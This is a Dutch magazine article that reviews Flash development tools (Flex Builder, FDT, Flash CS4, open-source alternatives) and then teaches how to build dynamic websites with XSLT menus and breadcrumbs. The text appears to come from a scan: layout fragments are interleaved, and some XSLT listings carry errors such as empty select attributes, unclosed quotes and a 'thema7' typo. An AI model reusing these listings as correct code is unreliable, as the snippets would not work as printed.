
Flex Builder kan met behoorlijk wat formaten omgaan, waaronder afbeeldingen in PNG, GIF en JPG of Flash in de vorm van SWF en SWC (ActionScript-bibliotheken). Gereedschappen om deze formaten te bewerken, ontbreken echter. Verwijzingen naar de diverse uitbreidingsmogelijkheden door andere Adobe-producten zoals Flash, Photoshop, Fireworks of Illustrator kom je hooguit toevallig tegen. Vaak heb je hiervoor een gratis extensie nodig, waarvoor je je alleen maar hoeft te registreren. Een voorbeeld is de Flex Component Kit for Flash, waarmee Flash-inhoud inclusief animaties, toestanden en programmacode de weg naar Flex overleeft.

Met behulp van een wizard ('Import Skin Artwork') kun je grafische bouwstenen direct voor Flex-interfacecomponenten gebruiken. Het resultaat is een CSS-bestand dat je in een andere visuele editor met previewfunctie kunt bewerken. De designweergave van Flex Builder 3 beschikt over een loop en kan lay-outcontainers naar voren halen.

Hoewel Flex Builder met elke nieuwe versie weer aanzienlijk aan functionaliteit en gebruiksgemak wint, kan het nog niet tippen aan functieomvang van Eclipse voor het ontwikkelen van Java-applicaties. Zo is syntax-highlighting niet mogelijk en kun je fouten ook niet in real time bekijken zonder eerst een tijdrovend compilatieproces te doorlopen. Concurrent FDT scoort op dat gebied beter.

Alternatief FDT

Ook de ontwikkeltool van de Duitse softwaremaker Powerflasher is een Eclipse-



Hoewel Flex Builder geen designtools biedt, kun je door de wizards en CSS makkelijk veel variaties in de lay-out van een interface aanbrengen.

plug-in. Het is een aardig alternatief voor Flex Builder, omdat het in tegenstelling tot Adobe veel programmeerwensen wel in vervulling laat gaan – van automatische code-completion voor zelfgeschreven klassen en automatisch ingevoegde import-instructies tot foutmeldingen en correctievoorstellen bij het invoeren van code. Tools voor de grafische vormgeving ontbreken daarentegen, waardoor FDT eerder een aanvulling is op het Flash-systeem dan een vervanging.

Vergeleken met Flex Builder moet bij FDT nog veel geïnstalleerd en geconfigureerd worden. Sinds versie 3.1 is configureren wel een stuk makkelijker geworden, omdat de Flex-SDK inclusief compiler nu zijn inbegrepen. Inmiddels kan de ontwikkelomgeving ook met ActionScript 3 uit de voeten; bibliotheken in SWC-formaat worden ondersteund en de inhoud wordt overzichtelijk in de Verkenner weergegeven. Versie 3.2 ondersteunt ook het ActionScript-alternatief MXML.

De talrijke templates en omvangrijke configureerbare opmaakhulp maken het bewerken van code eenvoudiger, zodat ook wat slordigere programmeervirtuozen optisch mooie code kunnen produceren. Daarnaast voorkom je fouten doordat code tijdens het typen automatisch wordt aangevuld. De verschillende weergaven (Quick Views) van de structuur en bestandstypen van een klasse maken het makkelijker het overzicht te behouden en helpen om snel code blocks op te sporen.

De refactoring in FDT past bij veranderingen de daarvan afhankelijke code automatisch aan. Daarbij moet je denken aan het bijwerken van packages en klassennamen

en het omnoemen van eigenschappen en methoden. Bijzonder nuttig is de real-time weergave van fouten, waarvoor dan in de meeste gevallen ook een goede correctie wordt voorgesteld, die dan ook meteen kan worden toegepast.

Ambitieuze Eclipse-programmeurs profiteren van het feit dat FDT is gebaseerd op het softwareplatform OSGi. Dit platform maakt weer gebruik van een open, modulaire, schaalbare en servicegeoriënteerde architectuur. Hierdoor kan FDT makkelijk via Extension Points worden uitgebreid met eigen plug-ins.

FDT is alleen niet echt goedkoop: de basisversie kost met 350 euro meer dan de Standard-versie van Flex Builder. Maar om echt snel te kunnen zoeken en om bibliotheekcontent (SWC) en Quick Views te kunnen weergeven, moet je de professionele versie hebben. Om te kunnen debuggen moet je zelfs de FDT Enterprise-variant erbij halen, die ook weer duurder is dan de Professional-versie van Flex Builder 3. Als je de tool overigens gebruikt voor opensource-projecten, dan kun je van Powerflasher een gratis Enterprise-versie krijgen.

Opensource Flash

Flash met opensource tools – dat klinkt in eerste instantie wat tegenstrijdig, maar is dat zeker niet dankzij een levendige ontwikkelcommunity op de Open Source Flash-portal (zie softlink). Behalve voor de ontwikkelomgevingen biedt de opensourcecommunity ook alternatieven voor de runtimeomgevingen en compilers van Adobe.

Maar ook Adobe houdt zich inmiddels bezig met opensource. Met Flex 3 wordt

de productserie vergaand vrijgegeven en vallen veel onderdelen van de SDK onder versie 1.1 van de Mozilla Public License. Ook nightly builds en releaseversies zijn te downloaden. De nieuwe manier van werken is ook af te lezen aan de aanwezigheid van de bugtrackingsystemen, waarin ook closedsourceproducten als Flash Player en Flex Builder zijn opgenomen.

Hierdoor hebben de open Flash-tools iets van hun aantrekkingskracht verloren. Zo is het bijvoorbeeld vrij stil geworden rond de ontwikkelomgeving OpenLaszlo, die door IBM wordt ondersteund en net als Flex Builder en FDT op Eclipse is gebaseerd.

Als je een goed begrip wilt krijgen van het Small Web Format, dan is de verwijzing naar Alexis op de softlink een goed startpunt. Deze beschrijving vormt ook de basis voor de SWF-bytecode-assembler en -disassembler Flasm.


Een aantal tools kan SWF-bytecode ook direct uit ActionScript-klassen compileren. Een populaire applicatie om ActionScript 2-broncode te compileren is de Motion-Twin ActionScript 2-compiler van Nicolas Canasse, oftewel MTASC. Programmeurs die het zonder grafische ontwikkelomgeving kunnen stellen, moeten eens serieus naar dit commandlineprogramma kijken. Het wordt door veel andere tools gebruikt, maar helaas niet meer verder ontwikkeld. Opvolger haXe biedt behalve een compiler ook een eigen programmeertaal en levert zodoende een oplossing voor iedereen die zich niet met ActionScript wil bezighouden.

De inspanningen van de ontwikkelaars zijn echter niet gestopt bij het onderzoeken van het Flash-formaat. Ook de protocollen die door Flash Player worden gebruikt, zijn allang geen geheim meer. Een voorbeeld is het Action Message Format (AMF), waarmee de speler achteraf gegevens kan laden van typische programma's als Flash Remoting, BlazeDS of LiveCycle Data Services. Het PHP-project AMFPHP biedt een alternatief voor deze dienst.

Voor audio- en videostreams is er de Flash Media Server van Adobe, die bewegende beelden via het Real-Time Messaging Protocol (RTMP) naar de player verstuurt. Het zich snel ontwikkelende Red5-project kan nu al in veel opzichten met de Flash Media Server concurreren.

Conclusie

De mogelijkheden van het Flash-formaat (SWF) zijn in de loop van het meer dan 12-jarige bestaan uitgebreid van simpele vectoranimaties tot krachtige games en programma's. Adobe Flash heeft door de laagdrempeligheid bijgedragen aan het succes van het formaat. Toch kan het systeem van Adobe de ontwikkelingen met het formaat niet bijhouden en is het ondanks veel kleine verbeteringen amper geschikt voor grotere projecten. Vooral de code-editor is



Ongewoon, maar krachtig: het nieuwe bewegingsmodel maakt objectgebaseerde animaties mogelijk.

Flash CS4 Professional

De huidige versie van Flash heeft een aantal nieuwe functies en bedieningsconcepten. Zodra je het programma opent, trekt het verticale eigenschappenvenster meteen de aandacht. Vooral in breedbeeldformaat houd je hiermee meer ruimte over voor je project. Ook de tijdbalk heeft een metamorfose ondergaan en lijkt meer op zijn tegenhanger in After Effects en Premiere.

Ook op andere gebieden liggen het uiterlijk en de bediening in vergelijking tot vorige versies meer op een lijn met de andere producten uit de Creative Suite. Bij de publicatie van films en applicaties komt Flash CS4 niet alleen tegemoet aan de eisen van Flash Player, maar voor het eerst ook aan die van Adobe runtimeomgeving AIR.

Een nieuw XML-formaat genaamd XFL is bedoeld voor het uitwisselen van Flash-broncodebestanden. XFL-bestanden bevatten dezelfde informatie als het propriëtaire FLA-formaat. Je kunt ze dan ook op precies dezelfde manier bewerken en openen. Tijdens het opslaan genereert Flash evengoed een FLA-bestand. Het schrijven van XFL is tot dusver alleen mogelijk met andere Adobe-programma's, zoals InDesign en After Effects.

Opmaak

De tekstopmaak is met Flash Player 10 aanzienlijk verbeterd dankzij de nieuwe Flash Text Engine (FTE). In het bijbehorende ActionScript-pakket (flash.text.engine) zitten ruim dertig klassen voor de exacte tekstopmaak verborgen en high-end tekstverwerking met Flash lijkt nu dus binnen handbereik. Met Buzzword werkt Adobe ook al aan een adequate oplossing. Hiermee zou je zelfs Flash in pdf-documenten kunnen gebruiken.

Een andere nieuwe optie bij de publicatie-instellingen is de hardwareversnelling. Net als voorheen heb je de keuze tussen de standaard browserinstellingen, de standaard hardwareversnelling – onder Windows DirectX 9 en onder Mac OS X en Linux OpenGL – of de grafische processor. Interessant genoeg leiden deze nieuwe standen niet per definitie tot snellere weergaven; ze

kunnen de performance zelfs verslechteren. Bovendien loop je het gevaar dat als je op de grafische kaart vertrouwt, content op verschillende systemen er mogelijk anders uitziet.

Nieuwe tools zijn Deco en Spray Brush (Sproeienseel) die zich beide op dezelfde manier gedragen. Deco voegt een regelmatig patroon toe aan een object. Het Sproeienseel maakt ook een patroon, maar dan op de manier als een spuitbus. Als overeenkomst hebben beide tools dat als basis voor het patroon ook een symbool kan dienen.

Beweging

Het grootste verschil met de vorige versie is waarschijnlijk het nieuwe animatiebewegingsmodel. Net als bij After Effects en Microsoft Expression Blend ondersteunt dit model objectgebaseerde animaties. De automatische berekening van de tussenstappen van een animatie (Tweens) wordt nu direct op objecten in zogenaamde Property-frames toegepast in plaats van op Keyframes. Hierdoor kan elk afzonderlijk animatieattribuut precies worden aangestuurd. Het is wel even wennen als je overstapt van de oude (maar ook nog mogelijke) tweens. De betere stuurmogelijkheden zul je echter ook snel waarderen.

De bediening van de 'bewegingseditor' is wat priegelig. Je moet je vooral niet van de wijs laten brengen door de open- en dichtklappende lagen. Je zult waarschijnlijk een beetje moeten oefenen om de vectorpaden met de muis te pakken te krijgen. Als je dit eenmaal onder de knie hebt, kun je de afzonderlijke parameters voor het roteren, de grootte, de schaal, positie en filters precies instellen. Ook de versnelling van een animatie stel je met behulp van curven grafisch in. Een ander pluspunt is het bedieningsveld voor standaard ingestelde bewegingstweens, waar je kant-en-klare bewegingsverlopen vindt en eigen bewegingsverlopen kunt toevoegen.

Je kunt Flash-websites nog indrukwekkender maken met bijvoorbeeld Pixel Bender. Hiermee maak je filters, overgangen en vulingen voor verschillende, andere program-

ma's. Deze filters kun je dankzij diverse, nieuwe ActionScript-klassen als de Shader niet alleen tijdens het ontwikkelen gebruiken, maar ook als ze worden uitgevoerd in de Player.

De derde dimensie heeft nu eindelijk ook in Flash zijn intrede gedaan, al gaat het hier eerder om 2,5D dan om 3D: Flash Player ondersteunt namelijk alleen driedimensionale transformatie en animatie van tweedimensionale oppervlakken. Flash CS4 bevat hiervoor twee tools voor het draaien en verschuiven op de drie ruimtelijke assen X, Y en Z. Vanzelfsprekend kun je ook het verdwijnpunt en de brandpuntsafstand (in graden) instellen. In de ontwikkelomgeving kun je dit alleen voor alle elementen tegelijkertijd instellen. Pas met ActionScript en nieuwe klassen zoals Matrix3D, Utils3D en Vector3D kun je alle details zelf regelen.

Het is niet mogelijk inverse kinematica met ActionScript te maken, je komt er dan niet omheen Flash CS4 Professional te gebruiken. Hierbij kun je met behulp van het gereedschap Bone skeletten in vormen invoegen of instanties via botten en gewrichten met elkaar verbinden. De afhankelijkheden van de objecten in het bijbehorende totale skelet kunnen tijdens het ontwikkelen ingesteld worden of bij de uitvoer, om zo animaties te krijgen die zo natuurlijk mogelijk overkomen.

Code

Los van de discussies over ECMAScript 4 is het daarop gebaseerde ActionScript verder gegroeid. De spectaculairste vernieuwing zou voor programmeurs de nieuwe Vector-klasse kunnen zijn. Voor het eerst wordt nu ook op fouten gecontroleerd. Vectors kunnen hiermee op dezelfde manier als de array-klasse wordt gebruikt, aangevuld met de typopgave van de inhoud.

Ook de reeds genoemde klassen bij tekst, Pixel Bender, 3D en inverse kinematica zijn nieuw. Bovendien kun je nu geluiden tijdens de runtime genereren, primitieve vormen gemakkelijker met de graphics-klasse tekenen en bestanden vanuit de browser per FileReference lokaal laden en opslaan.

nog steeds een aanfluiting. Adobe adviseert Flash-programmeurs dan ook om Flex Builder te gebruiken, omdat je daarmee bij ambitieuze projecten aanzienlijk productiever wordt.

Wij zouden nog gelukkiger met Flex Builder zijn als Adobe de editors voor de Flex-talen ActionScript 3 en MXML wat beter had onderhouden. Veel basisfuncties als syntax highlighting of foutmeldingen in realtime zitten er nog steeds niet in.

Op dat gebied scoort concurrent FDT beter. Van alle ontwikkelomgevingen is dit programma voor Flash-programmeurs nog absoluut het beste alternatief. Als je hiermee eenmaal een project hebt afgewerkt, merk je hoeveel comfort de software biedt ten opzichte van Flash. Lay-outtools tref je bij FDT en Flex Builder echter niet aan, dus geheel zonder Adobe Flash kun je ook weer niet.


Jammer dat er nog geen Flex Builder bestaat met het codecomfort van FDT en de

designtools van Flash. Misschien dat de net aangekondigde en van een nieuwe naam voorziene Flash Builder 4 wel het gewenste comfort biedt. Desondanks biedt de markt aardig wat commerciële en opensourcesoftware om SWF-bestanden te maken. Soms hoeft je er niet eens licentiekosten voor te betalen. (mvdm)

Andreas Heese

Verborgen talent

Dynamische websites met XSLT



Met XSLT kun je een XML-bestand omzetten in iets anders. Bijvoorbeeld in HTML. In alle moderne browsers gaat dat snel en betrouwbaar. Met enkele regels broncode en zonder de webserver teveel te belasten kunnen vorm en inhoud van elkaar worden gescheiden. Op die manier kun je XML op ontelbaar veel manieren gebruiken.

Bij een dynamische website denk je al snel aan server-side programmeertalen als PHP en ASP of JavaScript-code die in de browser wordt uitgevoerd. Maar daartussen zit nóg een alternatief: XML. In de browser wordt dat omgezet in XHTML. Hierbij wordt geen scripttaal gebruikt, maar de XML-technologie XSLT (eXtensible Stylesheet Language Transformation).

Ook al heb je nog nooit van XSLT gehoord, de kans is groot dat je er (onbewust) toch al eens mee te maken hebt gehad: alle moderne browsers kunnen er namelijk al een tijdje mee overweg en dat ook nog eens snel: in slechts een fractie van een seconde maakt de browser van het XSLT-sjabloon en de XML-gegevens een gewone XHTML-pagina.

Met deze techniek worden de voordelen van server- en client-side programmeren met elkaar gecombineerd. Bij JavaScript en Flash zijn XSL-transformaties niet uit te schakelen en ook niet echt veilig. De server hoeft slechts statische documenten te leveren. De pagina's werken ook als ze in het lokale bestandssysteem worden opgeroepen. Daarnaast zijn XML- en XHTML-code onderling te mengen.

Het toepassingsgebied varieert van het weergeven van databasegegevens tot complete navigatiemenu's. Veel XSLT-toepassingen zijn compact te houden, terwijl veel JavaScript-applicaties meer code nodig hebben.

Hallo XML-wereld

Een eenvoudig voorbeeld ziet er als volgt uit:

```
<?xml version="1.0" encoding="UTF-8"?>
<data>
```

```
Hallo wereld!
</data>
```

Na de verplichte XML-header met informatie over de tekenset volgt een zelfgedefinieerd <data>-element. Met XML kun je immers zelf je gegevens ordenen en op welke manier maakt niet uit. Als je deze code in een bestand zet en dat in de browser opent, krijg je de geformatteerde XML-code te zien (Internet Explorer, Firefox) of alleen 'Hallo wereld!' (Opera, Safari). Om daar een echte website van te maken, heb je een XSLT-sjabloon nodig:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="
  "http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <html>
      <head>
        <title>Voorbeeld</title>
      </head>
      <body>
        <h1><xsl:value-of select=""/>
      </h1>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>
```

In dit kleine bestand staan de XSLT- en de XHTML-elementen door elkaar. Om ze uit elkaar te houden, kent de tweede regel aan XSLT de namespace 'xsl' toe. Nu kunnen alle XSLT-tags worden herkend aan de prefix xsl.

Door het element <xsl:template> is een template gedefinieerd. Het match-attribuut geeft aan welke elementen uit de gegevens door de

template moeten worden verwerkt. Die gegevens bepalen vervolgens of en wanneer deze template wordt toegepast. De schuine streep heeft betrekking op het rootelement <data> in het XML-bestand. Hier had in principe ook match="data" kunnen staan.

Dan komt er een tweede XML-techniek bij. Met XPath kun je bij iedere willekeurige plek in een XML-document komen. XPath wordt dan ook gebruikt in het select-attribuut van <xsl:value-of>. De punt betekent de huidige 'node' in de hiërarchie van de XML-elementen en is in dit geval dus weer het <data>-element met diens inhoud.

De XML-code in iedere template moet lokaal en zuiver zijn. Hierdoor mag een element niet in de ene template nog geopend zijn, terwijl die in een andere template wordt gesloten.

Nu moeten de gegevens en de template nog aan elkaar worden gekoppeld. Voeg hiervoor in het XML-bestand direct na de XML-header eerst de volgende regel toe:

```
<?xml-stylesheet type="text/xsl" href="hallowereld.xsl" ?>
```

Als je het XML-bestand in de browser opent, wordt de ingebouwde XSLT-processor gestart. Die geeft de inhoud van de template door aan de weergave-engine, maar vult eerst het value-of-element met de inhoud van <data>.

Mengelmoes

De template hoeft niet alleen met kale tekst gevuld te worden. Je kunt er alle mogelijkheden van XHTML gebruiken; de parser heeft daar geen problemen mee:

XML-menu

Menu's zijn in het algemeen – net als XML – hiërarchisch opgebouwd. Het ligt dan ook voor de hand dat daar XML bij te gebruiken is:

```
<?xml version="1.0" encoding="UTF-8"?>
<menu>
  <thema href="xml.xml" text="XML">
  <thema href="xhtml.xml" text="XHTML"/>
  <thema href="xml.xml" text="XML">
  <thema href="xslt.xml" text="XSLT"/>
  <thema href="xpath.xml" text="XPath"/>
</thema>
</thema>
</menu>
```

Ieder <thema>-element staat voor een menu-item en een link (href) én een tekst (text).

Zo'n menu zal op zichzelf niet in de browser verschijnen, maar onderdeel van meerdere pagina's vormen die via XSL worden weergegeven. Bij pure XML-bestanden kun je bestanden echter op geen enkele manier importeren of koppelen; in XSLT kan dat wel. Zo'n structuur kun je in een DTD (DocumentType Definition) als entiteit definiëren (bijvoorbeeld &menu) en in ieder XML-bestand inbouwen, maar dat is wel een rotklus.

Het is veel eleganter om het XML-menu in de style-sheet te integreren, wat kan met het XSL-commando document("bestandsnaam").

In de listing rechtsboven bestaat de HTML-body nu uit twee <div>-delen: een voor het menu en een voor de pagina-inhoud. Het deel van de inhoud komt overeen met het vorige voorbeeld, maar nu is de voorwaarde voor het te kopiëren element wat specifiek. De XPath-syntaxis in regel 14 haalt het child-element (*) uit het element 'data' ([name]='data'), wat op zich weer het eerste child (*[1]) van het root-element (/) is. In tegenstelling tot de meeste gangbare programmeertalen begint XPath ook echt bij 1 te tellen en niet bij 0. Als de XSL-style-sheet voor het menubestand wordt opgeroepen, blijft het inhoudsdeel leeg.

Met <xsl:apply-templates select="document ..."/> (regel 1) wordt het menubestand toegevoegd – of beter gezegd alle <thema>-elementen van het hoogste niveau – en wordt de inhoud van de tweede template van de style-sheet uitgevoerd.

Door het attribuut match="thema" (regel 19) haalt deze template ieder menu-item op. Dat werkt echter alleen als je dat met <xsl:apply-templates select="*/> (regel 22) ook voor alle lagerliggende menu-items doet. Met een CSS-opdracht als .thema {padding-left: 20px;} in stijl.css springen de submenu's ook wat in. Ook andere weergavedetails worden in dit CSS-bestand opgeslagen.

De opdracht <xsl:value-of select="@text"/> zet de inhoud van het text-attribuut van de <thema>-elementen in het uiteindelijke document. Zo zou dat eigenlijk ook met het href-attribuut moeten gaan, maar de schrijfwijze is helaas niet toegestaan -tags mogen namelijk geen tags bevatten.

Voor zulke complexere gevallen heeft XSLT een constructie die met de volgende syntaxis andere elementen kan maken:

```
<xsl:element name="a">
  <xsl:attribute name="href">
    <xsl:value-of select="@href"/>
  </xsl:attribute>
  <xsl:value-of select="@text"/>
</xsl:element>
```

Het <a>-element bevat de tekst van de link en het href-attribuut. De laatste bevat op zijn beurt weer de feitelijke url.

Het kan echter ook wat makkelijker met de hier gebruikte schrijfwijze . Dergelijke 'Attribute Value Templates' tussen accolades zijn toegestaan in alle elementen die niet bij de XSL-opdrachten horen.

Dynamiek

Het menu is nu op alle pagina's hetzelfde. Dat betekent dat de pagina waar je op zit ook nog in het menu als klikbare link wordt weergegeven. Als een pagina wordt weergegeven, wil je dat de entry ervan op dat moment in het menu

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-style-sheet type="text/xsl" href="halloworld.xsl" ?>
<data>
  <p>
    Hallo Wereld!
    
  </p>
</data>
```


Om ervoor te zorgen dat het voorbeeld ook werkt, moet je de template een beetje aanpassen. In plaats van <h1><xsl:value-of select="."/></h1> moet je <xsl:copy-of select="."/> gebruiken. Hiermee worden de XHTML-elementen in de tekst een op een mee gekopieerd.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3   <xsl:template match="/">
4     <html>
5       <head>
6         <title>Navigatie met XML</title>
7         <link rel="stylesheet" href="stijl.css"/>
8       </head>
9       <body>
10        <div id="menu">
11          <xsl:apply-templates select="document('menus.xml')/menus/thema"/>
12        </div>
13        <div id="inhoud">
14          <xsl:copy-of select="/*[1][name()='data']/*"/>
15        </div>
16      </body>
17    </html>
18  </xsl:template>
19  <xsl:template match="thema">
20    <p class="thema">
21      <a href="{@href}"><xsl:value-of select="@text"/></a>
22    <xsl:apply-templates select="*/>
23    </p>
24  </xsl:template>
25 </xsl:stylesheet>
```

Dit XSLT-bestand maakt van twee eenvoudige XML-bronnen een kekke website inclusief navigatiemenu.

```
1 <xsl:variable name="bestandsnaam" select="/data/@bestandsnaam"/>
2 <xsl:template match="thema">
3   <xsl:choose>
4     <xsl:when test="descendant::thema[@href = $bestandsnaam]">
5       <div class="thema">
6         <a href="{@href}"><xsl:value-of select="@text"/></a>
7       <xsl:apply-templates select="*/>
8     </div>
9   </xsl:when>
10  <xsl:when test="@href = $bestandsnaam">
11    <div class="thema-actueel">
12      <b><xsl:value-of select="@text"/></b>
13    <xsl:apply-templates select="*/>
14  </div>
15  </xsl:when>
16  <xsl:otherwise>
17    <div class="thema">
18      <a href="{@href}"><xsl:value-of select="@text"/></a>
19    </div>
20  </xsl:otherwise>
21 </xsl:choose>
22 </xsl:template>
```

XSLT ondersteunt variabelen en voorwaarden, waarmee het zich programmeertaal mag noemen.



Slechts een kleine 60 regels XSLT zijn genoeg om van twee eenvoudig gestructureerde XML-documenten een aardige website te maken, inclusief gelaagd menu en breadcrumbs.

is gehighlight, zodat je die ook niet meer kunt aanklikken. Submenu's moeten alleen verschijnen als die bij de actuele pagina horen.

Daar heb je een if-else-constructie voor nodig. In XSLT heten deze elementen `<when test="...">` en `<otherwise>`. Bovendien worden ze in een `<choose>`-element ingekapseld.

De template moet dan wel de bestandsnaam weten van het originele XML-bestand dat voor de aanroep zorgt. Er bestaat geen elegante manier om dat te doen; het makkelijkst gaat het door de naam in alle XML-bestanden toe te voegen:

```
<data bestandsnaam="sgml.xml">
```

In het XSL-bestand lees je die naam met `<xsl:variable>` in een variabele in (zie listing onderaan op de vorige pagina).

De thema-template onderscheidt drie gevallen. Ten eerste kan het uit te voeren menu-item in de navigatiestructuur boven de huidige pagina liggen. Het kan ook op hetzelfde niveau liggen. Bij het laatste geval doet zich geen van beide situaties voor, bijvoorbeeld als die onder de pagina of in een ander menu staat.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <feed xmlns="http://www.w3.org/2005/Atom">
3   <title>Hallo wereld</title>
4   <updated>2008-07-15T11:04:30Z</updated>
5   <author>
6     <name>Andreas Heese</name>
7   </author>
8   <id>[URL van de website]</id>
9   <entry>
10    <title>Hallo, atomaire wereld!</title>
11    <id>[URL van item]</id>
12    <updated>2008-07-15T11:04:30Z</updated>
13    <summary type="xhtml" xmlns:xhtml="http://www.w3.org/1999/xhtml">
14      <xhtml:p>
15        Hallo <xhtml:b>blauwe planeet</xhtml:b>!
16        <xhtml:img src="aarde.png" alt="Moeder Aarde"/>
17      </xhtml:p>
18    </summary>
19  </entry>
20 </feed>
```

In de eerste situatie (het menu-item bevindt zich op een hoger niveau) zal XSLT in het `<href>`-attribuut van het betreffende `<thema>` de waarde van de variabele bestandsnaam vinden. Vervolgens achterhaalt descendant alle nakomelingen. In dit geval rendert het eerste `<when>`-blok een link en wordt er met `<apply-templates>` voor gezorgd dat ook de child-elementen van het te verwerken `<thema>` de template doorlopen.

Als het bij `<thema>` om de actuele pagina gaat, geldt het tweede `<when>`-blok. Het thema wordt vetgedrukt en krijgt geen link. Ook in dit geval geeft XSLT dat aan alle nakomelingen door, als die er tenminste zijn.

In alle andere gevallen kom je bij `<otherwise>` uit waar dan een link wordt getoond. Doordat `<apply-templates>` ontbreekt, stopt het daar ook mee. De browser laat eventuele nakomelingen niet zien.

U bevindt zich hier

Veel websites gebruiken zogenaamde breadcrumbs om je te laten zien waar je je precies in de hiërarchie van de websites bent. De links staan daarbij eenvoudig achter elkaar en niet genest, zoals bij een menu. Het is dan ook niet nodig om een template herhaaldelijk op te roepen, want met XPath-opdrachten kunnen meerdere element-nodes tegelijk worden geselecteerd.

Atom newsfeeds heb je met XSLT snel in een website omgezet.

Zo kun je de volgende code in de content-template inbouwen:

```
<div id="breadcrumb">
  U bevindt zich hier:
  <xsl:for-each select="document('menu.xml')//thema7
    [@href = $bestandsnaam]/ancestor::thema">
    <a href="{@href}"><xsl:value-of select="@text"/></a> :
  </xsl:for-each>
  <xsl:value-of select="document('menu.xml')//thema7
    [@href = $bestandsnaam]/@text"/>
</div>
```

